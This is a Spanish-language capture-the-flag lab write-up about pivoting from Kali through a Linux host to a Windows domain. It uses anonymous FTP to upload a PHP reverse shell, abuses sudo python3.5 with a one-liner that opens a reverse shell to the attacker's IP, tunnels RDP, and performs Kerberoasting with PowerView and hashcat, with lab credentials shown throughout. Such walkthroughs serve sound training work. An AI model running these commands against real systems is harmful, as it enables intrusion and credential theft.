




SPRINGO 19

TEAM CHALLENGE

RETO PIVOTING-AD

El objetivo de este reto es conseguir pivotar entre las máquinas de la imagen de mas abajo, hasta llegar a obtener una conexión a la “Windows DC”, desde tú máquina Kali aplicando las técnicas y tácticas para conseguir su explotación, siendo el objetivo final el acceso completo a esa máquina con privilegios elevados.



Para su realización se han llevado a cabo las siguientes gestiones:

- Una vez configurado el laboratorio, se realiza un escaneo de red, obteniendo la IP del primer adaptador de la máquina “Linux User” siendo la 10.0.100.4:

```
[10.0.100.5] * [ ] VicEvil ~ %sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 10.0.100.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.100.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.100.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.100.3      08:00:27:d6:c3:f1      (Unknown)
10.0.100.4      08:00:27:b1:3f:97      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.906 seconds (134.31 hosts/sec). 4 responded
[10.0.100.5] * [ ] VicEvil ~ %
```

- Se realiza un escaner profundo de la máquina objetivo, obteniendo como información relevante que esta permitida la conexión al servidor FTP con credenciales “**anonymous:230**”, no obstante, se verifica el resto de información:

```
[10.0.100.5] * [ ] VicEvil ~ %sudo nmap -A -p- -T 5 10.0.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 08:24 EDT
Nmap scan report for 10.0.100.4
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0          0          109 Nov 26 2020 CALL.html
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|_ 256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_ 256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:B1:3F:97 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.19 ms 10.0.100.4
```

3. Se procede a la conexión al servidor FTP, siendo positiva, encontrando un archivo “***CALL.html***”, que una vez transferido a la Kali, se procede a su apertura destacando que en el *head* del archivo html, tiene un título llamado “***onion***” y una frase en inglés “***Get ready to receive a call***”.

GET READY TO RECEIVE A CALL

```
[10.0.100.5] ~ [File System] VicEvil ~ %cat CALL.html
<html>
<head>
<title>onion</title>
</head>
<body>
    <h1>GET READY TO RECEIVE A CALL</h1>
</body>
</html>
```

Imagen 1.- Detalle de la conexión al servidor FTP, la transferencia y apertura del archivo “CALL”

4. Se comprueba el servidor web con la herramienta gobuster, dirsearch y otras, así como con distintos diccionarios, encontrando únicamente un directorio interesante: **/files**

```
[10.0.100.5] ✘ [!] VicEvil ~ %gobuster dir -u http://10.0.100.4 -w /usr/share/wordlists/c  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url:          http://10.0.100.4  
[+] Method:       GET  
[+] Threads:     50  
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.6  
[+] Extensions: js,php,html,txt  
[+] Follow Redirect: true  
[+] Timeout:    10s  
  
Starting gobuster in directory enumeration mode  
  
/.php           (Status: 403) [Size: 275]  
/index.html     (Status: 200) [Size: 11239]  
/.html          (Status: 403) [Size: 275]  
/files          (Status: 200) [Size: 933]  
.php            (Status: 403) [Size: 275]  
.html           (Status: 403) [Size: 275]  
/server-status  (Status: 403) [Size: 275]  
Progress: 1102800 / 1102805 (100.00%)  
  
Finished
```

Imagen 2.- Resultado de la búsqueda de directorios con una de las aplicaciones usadas.

5. Se comprueba que al subir archivos al servidor FTP, estos se muestran en el directorio web /Files, por lo que procedo a subir una **reverse shell**, siendo ejecutada desde el navegador con resultado positivo, consiguiendo una shell con escasos privilegios:

The figure shows a Kali Linux desktop environment with several windows open:

- Terminal Window:** Displays an FTP session using the command-line client `ftp` to upload a file named `reverse_monkey.php` to a server at `10.0.100.4`. The file is uploaded successfully with a size of `5492 bytes` sent in `00:00` at a rate of `8.24 MiB/s`.
- Web Browser:** Shows a directory listing for `/files/` on an Apache server at `10.0.100.4`. The listing includes files `CALL.html` (modified `2020-11-26 13:02`, size `109`) and `reverse_monkey.php` (modified `2024-11-02 18:21`, size `5.4K`).
- File Manager:** Shows the contents of the `/files/` directory, listing `CALL.html` and `reverse_monkey.php`.
- Bottom Navigation Bar:** Includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit.
- File Explorer:** Shows a tree view of the system's file structure, including `Places`, `Computer`, and `Honeypot-Captures`.

6. Se procede a investigar por diferentes directorios de la máquina “Linux-User”, encontrando información sobre un archivo “***runme.sh***”, por lo que se realiza la búsqueda del archivo usando el comando “***find***”, siendo encontrado al final de una larga lista, el cual esta oculto. Una vez en el directorio donde se halla el archivo, se ejecuta consiguiendo información importante:

 - ***shrek:cf4c2232354952690368f1b3dfdfb24d***, siendo este ultimo un hash MD5, procediendo a su descifrado correspondiendo a “***onion***” (*titulo archivo HTML*)
 - ***EXAMPLE\testing:2021!Query***.- Parece corresponder a un dominio, usuario y una contraseña de Windows, por la estructura y la barra “\”.

7. Con las credenciales “**shrek:onion**” se realiza conexión en el sistema, con resultado positivo, consiguiendo un usuario con privilegios mas altos que el anterior. Una vez logueados, nos dirigimos a uno de los directorios investigados: **/home/shrek**, procediendo a aperturar el archivo **user.txt** (antes no me dejaba),el cual, contiene una imagen de un pingüino , que te remite a un enlace de **linkedin**:

The LinkedIn header features a user profile picture of Elias Sousa, a search bar with the placeholder "Buscar", and navigation links for "Inicio", "Mi red", "Empleos", "Mensajes", and "Notificaciones". The LinkedIn logo is in the top-left corner.

8. Se procede a ejecutar el comando “sudo -l”, donde se observa que podemos ejecutar la aplicación python3.5 en modo **root sin contraseña**, procediendo a su ejecución junto un shell de python, consiguiendo acceso root, procediendo al cambio de contraseña:

```
shrek@ubuntu:~$ sudo -l
Matching Defaults entries for shrek on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User shrek may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$ /usr/bin/python3.5
Python 3.5.2 (default, Oct  7 2020, 17:19:02)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.

shrek@ubuntu:/$ sudo /usr/bin/python3.5 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.100.5",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

[10.0.100.5] > 
[*] VieEvil ~/tools/penelope %nc -lvpn 5555
listening on [any] 5555 ...
connect to [10.0.100.5] from (UNKNOWN) [10.0.100.4] 50844
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/# 

root@ubuntu:/# passwd root
passwd root
Enter new UNIX password: onion
Retype new UNIX password: onion
passwd: password updated successfully

Enviar mensaje ✓ Siguiente Network Acerca de Sou apaixonado pela área de Segurança com quem tem vontade de aprender. Po
```

9. Se realiza una conexión mediante un **túnel dinámico** a través el usuario shrek, consiguiendo la IP del segundo adaptador de la maquina Linux User: **10.110.0.4**

```
shrek@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:b1:3f:97 brd ff:ff:ff:ff:ff:ff
        inet 10.0.100.4/24 brd 10.0.100.255 scope global enp0s3
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:feb1:3f97/64 scope link
            valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:06:69 brd ff:ff:ff:ff:ff:ff
        inet 10.0.110.4/24 brd 10.0.110.255 scope global enp0s8
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe2b:669/64 scope link
            valid_lft forever preferred_lft forever
shrek@ubuntu:~$
```

10. Con la contraseña extraída anteriormente de Windows, y a traves de un túnel local establecido a través de la maquina “Linux User” por el puerto 3389, accedemos a la maquina Windows User:

```
[10.0.100.5] ~ [ ] VicEvil ~ %ssh -L 3389:192.168.56.243:3389 -N euf shrek@10.0.110.4 16/2023
shrek@10.0.110.4's password:
bind [127.0.0.1]:3389: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 3389
[10.0.100.5] ~ [ ] VicEvil ~ %proxychains xfreerdp /u:testing /d:EXAMPLE /p:2021\!Query /v:10.0.110.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17 / 0.0.1:9050 ... 10.0.110.5:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.0.110.5:3389 ... OK
[03:07:36:585] [423265:423267] [WARN][com.freerdp.crypto] - Certificate verification failure 'unable to get local position 0'
[03:07:36:585] [423265:423267] [WARN][com.freerdp.crypto] - (nil)
[03:07:38:003] [423265:423267] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[03:07:38:003] [423265:423267] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[03:07:38:029] [423265:423267] [INFO][com.freerdp.channels.rdpsnd.client] [static] Loaded fake backend for
[03:07:38:030] [423265:423267] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel
```

FreeRDP:10.0.110.5

Recycle Bin

EXAMPLE\testing:2021\Query

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\testing> whoami
example\testing
PS C:\Users\testing>
```

11. Una vez en la maquina “**Windows User**”, se consigue la IP del segundo adaptador y mediante el comando “*arp -a*”, la IP del adaptador de la máquina “Windows DC”:

```
PS C:\Users\testing> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 10.0.110.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.0.110.1

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 192.168.56.243
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 0.0.0.0
PS C:\Users\testing> _

PS C:\Users\testing\Desktop\Tools> arp -a
Interface: 192.168.56.243 --- 0x7
 Internet Address Physical Address      Type
 192.168.56.1      0a-00-27-00-00-00 dynamic
 192.168.56.241     08-00-27-e8-69-aF dynamic
 192.168.56.255     ff-ff-ff-ff-ff-ff static
 224.0.0.22         01-00-5e-00-00-16 static
 224.0.0.251        01-00-5e-00-00-fb static
 224.0.0.252        01-00-5e-00-00-fc static
 239.255.255.250    01-00-5e-7f-ff-fa static

Interface: 10.0.110.5 --- 0xe
 Internet Address Physical Address      Type
 10.0.110.1        52-54-00-12-35-00 dynamic
 10.0.110.3        08-00-27-07-54-16 dynamic
 10.0.110.4        08-00-27-2b-06-69 dynamic
 10.0.110.255      ff-ff-ff-ff-ff-ff static
 224.0.0.22         01-00-5e-00-00-16 static
 224.0.0.251        01-00-5e-00-00-fb static
 224.0.0.252        01-00-5e-00-00-fc static
 239.255.255.250    01-00-5e-7f-ff-fa static
 255.255.255.255    ff-ff-ff-ff-ff-ff static
```

12. Se realiza “*ping*” desde la Kali para comprobar si tenemos conexión con las máquinas Windows con resultado positivo:

```
[10.0.100.5] > @ [ ] VicEvil ~ %ping -c 4 192.168.56.243
PING 192.168.56.243 (192.168.56.243) 56(84) bytes of data.
64 bytes from 192.168.56.243: icmp_seq=1 ttl=127 time=0.244 ms
64 bytes from 192.168.56.243: icmp_seq=2 ttl=127 time=0.253 ms
64 bytes from 192.168.56.243: icmp_seq=3 ttl=127 time=0.316 ms
64 bytes from 192.168.56.243: icmp_seq=4 ttl=127 time=0.253 ms

— 192.168.56.243 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3084ms
rtt min/avg/max/mdev = 0.244/0.266/0.316/0.028 ms
[10.0.100.5] > @ [ ] VicEvil ~ %ping -c 4 192.168.56.241
PING 192.168.56.241 (192.168.56.241) 56(84) bytes of data.
64 bytes from 192.168.56.241: icmp_seq=1 ttl=127 time=0.445 ms
64 bytes from 192.168.56.241: icmp_seq=2 ttl=127 time=0.297 ms
64 bytes from 192.168.56.241: icmp_seq=3 ttl=127 time=0.280 ms
64 bytes from 192.168.56.241: icmp_seq=4 ttl=127 time=0.247 ms

— 192.168.56.241 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3086ms
rtt min/avg/max/mdev = 0.247/0.317/0.445/0.075 ms
```

13. Una vez ejecutada la herramienta **PowerView** en “**window user**”,se procede a enumerar la información necesaria para realizar el ataque:

```
C:\Users\testing>net user
User accounts for \\WINDOWS

-----
Administrator          cloudbase-init          DefaultAccount
Guest                  vagrant                 WDAGUtilityAccount
The command completed successfully.

C:\Users\testing>
```

Imagen 3.- Usuarios del sistema

```
C:\Users\testing>whoami /groups

GROUP INFORMATION
-----
Group Name          Type      SID           Attributes
=====
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users Alias     S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users       Alias     S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4   Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON        Well-known group S-1-2-1   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
LOCAL              Well-known group S-1-2-0   Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label    S-1-16-8192
```

Imagen 4.- Grupos del sistema

```
C:\Users\testing>whoami -PRIV

PRIVILEGES INFORMATION
-----
Privilege Name          Description           State
=====
SeChangeNotifyPrivilege   Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Imagen 5.- Privilegios de nuestro usuario en el sistema¹

```
OS Version:          10.0.17763 N/A Build 17763
OS Manufacturer:    Microsoft Corporation
OS Configuration:   Member Server
OS Build Type:      Multiprocessor Free
Registered Owner:   Vagrant
Registered Organization: Vagrant
Product ID:         00431-10000-00000-AA744
Original Install Date: 2/22/2021, 5:54:42 PM
System Boot Time:   11/3/2024, 12:38:00 PM
System Manufacturer: innotek GmbH
System Model:       VirtualBox
System Type:        x64-based PC
Processor(s):       1 Processor(s) Installed.
                    [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2496 Mhz
BIOS Version:        innotek GmbH VirtualBox, 12/1/2006
Windows Directory:  C:\Windows
System Directory:   C:\Windows\system32
Boot Device:         \Device\HarddiskVolume1
System Locale:      en-us;English (United States)
Input Locale:       en-us;English (United States)
Time Zone:          (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory: 2,048 MB
Available Physical Memory: 937 MB
Virtual Memory: Max Size: 2,432 MB
Virtual Memory: Available: 1,476 MB
Virtual Memory: In Use: 956 MB
Page File Location(s): C:\pagefile.sys
Domain:             example.com
Logon Server:       \\DC
Hotfix(s):          6 Hotfix(s) Installed.
                    [01]: KB4586875
                    [02]: KB4512577
                    [03]: KB4535680
                    [04]: KB4580325
                    [05]: KB4598480
                    [06]: KB4598230
Network Card(s):    2 NIC(s) Installed.
                    [01]: Intel(R) PRO/1000 MT Desktop Adapter
                        Connection Name: Ethernets
                        DHCP Enabled: Yes
                        DHCP Server: 10.0.110.3
                        IP address(es)
                        [01]: 10.0.110.5
                    [02]: Intel(R) PRO/1000 MT Desktop Adapter
                        Connection Name: Ethernet 2
                        DHCP Enabled: No
                        IP address(es)
                        [01]: 192.168.56.243
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\Users\testing\Desktop\Tools> -
```

Imagen 6.- ejecución de systeminfo aportando información completa del sistema a traves de PS

¹. **SeChangeNotifyPrivilege (Bypass traverse checking).**- Este privilegio está habilitado, lo que permite al usuario eludir las verificaciones de acceso para atravesar directorios en el sistema de archivos, siendo un privilegio común, que no proporciona privilegios administrativos.

```
wmic:root\cli>useraccount get name, sid
Name          SID
Administrator S-1-5-21-2002565692-3935091103-1372496032-500
cloudbase-init S-1-5-21-2002565692-3935091103-1372496032-1001
DefaultAccount S-1-5-21-2002565692-3935091103-1372496032-503
Guest          S-1-5-21-2002565692-3935091103-1372496032-501
vagrant        S-1-5-21-2002565692-3935091103-1372496032-1000
WDAGUtilityAccount S-1-5-21-2002565692-3935091103-1372496032-504
```

Imagen 7.- SID² de los usuarios del sistema

14. En el directorio C:\tmp de la máquina “Windows User”, se localiza un archivo bastante interesante, siendo un script, el cual, utilizando la función “param” acepta un parámetro “\$script”, que se resuelve y luego se ejecuta. También utiliza una función llamada “choco”, que parece estar relacionada con el gestor de paquetes Chocolatey (choco.exe). Sin embargo, lo más **relevante** es que el **script finalmente ejecuta cualquier script que se le pase como argumento**, llegando a ejecutar una reverse shell, comentando la linea “#set location C:\vagrant\provision”, consiguiendo únicamente una shell del mismo usuario (testing), por lo que se deja esta vía.

```
PS C:\tmp> Get-Content .\vagrant-shell.ps1
param(
    [Parameter(Mandatory=$true)]
    [string]$script,
    [Parameter(Mandatory=$false, ValueFromRemainingArguments=$true)]
    [string[]]$scriptArguments
)

Set-StrictMode -Version Latest
$ErrorActionPreference = 'Stop'
$ProgressPreference = 'SilentlyContinue'
trap {
    Write-Output "ERROR: $_"
    Write-Output ($_.ScriptStackTrace -split '\r?\n') -replace '^(.*)$', 'ERROR: $1'
    Write-Output ($_.Exception.ToString() -split '\r?\n') -replace '^(.*)$', 'ERROR EXCEPTION: $1'
    Exit 1
}

# wrap the choco command (to make sure this script aborts when it fails).
function Start-Choco([string[]]$Arguments, [int[]]$SuccessExitCodes=@(0)) {
    $command, $commandArguments = $Arguments
    if ($command -eq 'install') {
        $Arguments = @($command, '--no-progress') + $commandArguments
    }
    for ($n = 0; $n -lt 10; ++$n) {
        if ($n) {
            # NB sometimes choco fails with "The package was not found with the source(s) listed."
            #   but normally its just really a transient "network" error.
            Write-Host "Retrying choco install..."
            Start-Sleep -Seconds 3
        }
        &C:\ProgramData\chocolatey\bin\choco.exe @Arguments
        if ($SuccessExitCodes -Contains $LASTEXITCODE) {
            return
        }
    }
    throw "$(@('choco')+$Arguments | ConvertTo-Json -Compress) failed with exit code $LASTEXITCODE"
}
function choco {
    Start-Choco $Args
}

Set-Location c:\vagrant\provision
$script = Resolve-Path $script
Set-Location (Split-Path -Parent $script)
Write-Host "Running $script..."
#>>>(Split-Path -Leaf $script)| Open-FileHandler
```

² **Security Identifier o Identificador de Seguridad.**- Identificador único asignado a cada objeto de seguridad en el sistema operativo, como usuarios, grupos y dispositivos, permitiendo que Windows administre permisos y seguridad de forma precisa, ya que cada objeto tiene su propio SID que permanece constante incluso si el nombre del objeto cambia.

15. Se procede a buscar archivos que tengan el ejecutable en lugares pocos habituales, o que estuvieran mal configurados para comprobar si alguno es posible su explotación, usando los distintos métodos existentes, no teniendo permisos plenos (F) sobre ningún archivo y además todas las rutas estas escapadas, por lo que también se abandona esta vía.

Displayname	Name	PathName	StartMode
cloudbase-init	cloudbase-init	"C:\Program Files\Cloudbase Solutions\Cloudbase-Init\bin\OpenStackService.exe" cloudbase-init "C:\Program File s\Cloudbase Solutions\Cloudbase-Init\Python\Scripts\cloudbase-init.exe" --config-file "C:\Program Files\Cloudbase Solutions\Cloudbase-Init\conf\cloudbase-init.conf"	Auto
Google Chrome Elevation Service (GoogleChromeElevationService)	GoogleChromeElevationService	"C:\Program Files\Google\Chrome\Application\130.0.6723.92\elevation_service.exe"	Manual
Google Updater Internal Service (GoogleUpdaterInternalService131.0.6776.0)	GoogleUpdaterInternalService131.0.6776.0	"C:\Program Files (x86)\Google\Updater\131.0.6776.0\updater.exe" --system --windows-service --service=up date-internal	Auto
Google Updater Service (GoogleUpdaterService131.0.6776.0)	GoogleUpdaterService131.0.6776.0	"C:\Program Files (x86)\Google\Updater\131.0.6776.0\updater.exe" --system --windows-service --service=up date	Auto
LSM	LSM		Unknown
NetSetupSvc	NetSetupSvc		Unknown
Windows Defender Advanced Threat Protection Service	Sense	"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"	Manual
OpenSSH Authentication Agent	ssh-agent	"C:\Program Files\OpenSSH\ssh-agent.exe"	Manual
OpenSSH SSH Server	sshd	"C:\Program Files\OpenSSH\sshd.exe"	Disabled
Who Am I?	whoami-web	c:\whoami-web\whoami.exe	Auto
Windows Media Player Network Sharing Service	WMPNetworkSvc	"C:\Program Files\Windows Media Player\wmpnetwk.exe"	Manual

Imagen 8.- Ejecución del comando con la herramienta wmic³

16. Mediante la herramienta “PowerView⁴” nuevamente, consultando los usuarios del dominio y su nombre principal en el entorno AD, con la finalidad de ejecutar un ticket TGS al KDC y poder autenticarnos en alguno de los servicios, descifrando primeramente su hash NTLM:

```
PS C:\Users\testing\Desktop\Tools> ..\powerview.ps1
PS C:\Users\testing\Desktop\Tools> Get-NetUser -SPN | select name,serviceprincipalname

name      serviceprincipalname
----      -----
krbtgt    kadmin/changepw
mssql     MSSQLSvc/WINDOWS
IIS Service HTTP/WINDOWS
```

³ **Windows Management Instrumentation Command-line**, es una herramienta de línea de comandos de Windows que permite interactuar con la WMI (Windows Management Instrumentation) para consultar y gestionar información del sistema.

4 herramienta cuya principal función es **enumerar y mapear entornos de Active Directory (AD)**, proporcionando información detallada sobre usuarios, grupos, permisos, políticas y configuraciones del dominio.

17. Se comprueban los tres servicios del punto 16, extrayendo su hash Kerberos para intentar descifrarlo mediante la herramienta hashcat, obteniendo resultados positivos únicamente en el servicio “**iis_service**” (HTTP/WINDOWS), consiguiendo una la contraseña : **LaRosalia2021**

```
PS C:\Users\testing\Desktop\Tools> (Get-DomainSPNTicket -SPN "HTTP/WINDOWS" -OutputFormat hashcat).Hash
$krb5tg$#23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$8901a176c8b9ed6e1f3649066f8c1a1c$67f12dbbb9d21a4961e
980ae639cd81d34fc13f25b362c205a9f10e7e3cf05145770305fd085407bd63d81ce98356e9609c7e355da545f4f925067a07adfd942f1ce8aa4718e74300d18828e
78846f93360d01e282411ecea35a30c05c88455ac18000593f0e8100d99df3333e3b60b391f0688c6b65b48c21ce43e24c48720fad60b10fc94533c66f7b708c802f0d8caf5b2
476a9fb6ce799daf5d6a6123a3f3768e2a5e25e7354f38552d26dc54d639ef4879f39cd32418c5e06ab97fcfad40d7296a64089ab419baecbdd3871f981c8b8
2ca0165cd2f128975cb297c6fb5089bf83aaa29c916809f43626b1e83653c0e83a3aae983cf9077a96d3534f7c8386a8e50eb66e56b89d44bf96af866e7d9f9f5e5119505e
2e31c107d15551e5c365838ca0c614f30767778fd5c5f72fb72c0125b8d0373c54e1985101e141e11b7f9928
7cce27abc7a48984b93f897b4807fe50f9df0e021cf387f395c6c2cbea99969d72374058e0855e919d113c8ee270a1f908c2418ab68bc0622e5c32750923acf0c9f37e53706e186
b3c83d3615c390cfd6f86d4c7edcc5d085407bd63d81ce98356e9609c7e355da545f4f925067a07adfd942f1ce8aa4718e74300d18828e
e5661f2cd9e573339a6202c9d63d0f6ed6bc5210b85a4895e63b54c181b05b4984254a77ca5a3d98965f15d7a39c5d0e637510f3e7fa7a8e242781b208707da3d459981f562e29
2fbfb2ecf79793ef1da77fef16b7f2c4f329ca22d3f0f0be29323e5625f6f7dd7d416a1e8b8794ff168844e3efb049221a88f850b8937666f17d87e81cb0c07d3a431b7f321d1cf
4c01765ca5901a6d0de399c43cd0d4c3d0323e15b03a0f026c94d613b08071405810f2c976ea8237b5f4b207b18c9aa0349e0f800cf5144f971546d3de81f46adab8a57cd
9ad7cac0c22e78d063e33896830cbf4d3cdd5e4f43bd652e7d92d2a762d3ac88bdd103a4ce88538938af907172102f91d08163320e384d9827082121898e42a8dbfea785099f65
05ae378e728d97689188599f84c34fc321ad46e7ec853f5056902f70693f652204425e37065717a51e75a8a68d37be288e07780ad37ca3201e23dccc0683dc28ad79aaaf85f60d5
a33740247923454135f4a8b8099c7738f097a86747e7388947a7148941c4436482415a8674bd41802f698e208d82e2f49477393e6642142fc5185fdc103b848e81623b86f77f1
29d7dc0429d72d086e11949d88a2a6b480fbcae3605f1eccaa315aa822362b77effe1e208d6a3b09d149a3af92f4b19016a453ec284203465d2c502548cd048c7b00bd68780
65efac3a7b8c1e3abcc721aab3507f8
```

Imagen 9.- Hash Kerberos del servicio “HTTP\WINDOWS” usando PShell

```
$krb5tg$#23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$8901a176c8b9ed6e1f3649066f8c1a1c$67f12dbbb9d21a4961e
5da5453f4f925067a07addf942f1ce8aa4718e7430dd188b2be78846f93360d01e282411ecea35a30c05cb8455ac180
ee7354fac3b195438552d26d5c54d639e4879f39cd32418c5e06ab97fcfad4df7296a64089ab419baecbdd3871f9
5c1195095e2e31c1d7d15551e5c365b538a0c614f30767778fd5c55fdffbde3f1b2862a06208128e12e3e8642dd0c78
133c8e201a1f908c2418ab68bc0622ec532750923ac0f9c37e53706e186b3c83d3615c390cf6f86d4c7edcc5dccc8
fed6bc5210b5a4b95e63b534c18105b49842547cca5a3d98965f15d7b3a93c5d0e637510f3e7fa7a8e242781b20b707d
c07d3ad431b7f321d1c4f3c01765ca5901a6d0de399c43cd04c3f9363223e15b03a0f026c94d613b00b714d581
ce88538939baf907172102f91dd8163320e3b4d9827082121898e42a8dbfea785099f6505ae378e728d97689188599f
b80a99ca7730ff097a86747e7388b947a714b941c4436482415ab674bd41802f698e20d82e2f49477393e6642142fc5
3465d2c502548cd048c7b00bd6878065efac3a7bc1e3abcc721aab3507f8:LaRosalia2021

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target...: $krb5tg$#23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$8901a176 ... 3507f8
Time.Started.: Mon Nov 4 18:41:07 2024 (0 secs)
Time.Estimated: Mon Nov 4 18:41:07 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base...: File (/home/kali/diccionario_RET0_19.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1....: 640.7 kH/s (0.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 151/151 (100.00%)
Rejected.....: 0/151 (0.00%)
Restore.Point.: 0/151 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: public → community
Hardware.Mon.#1.: Util: 44%
```

Imagen 10.- resultado del descifrado con la herramienta Hashcat

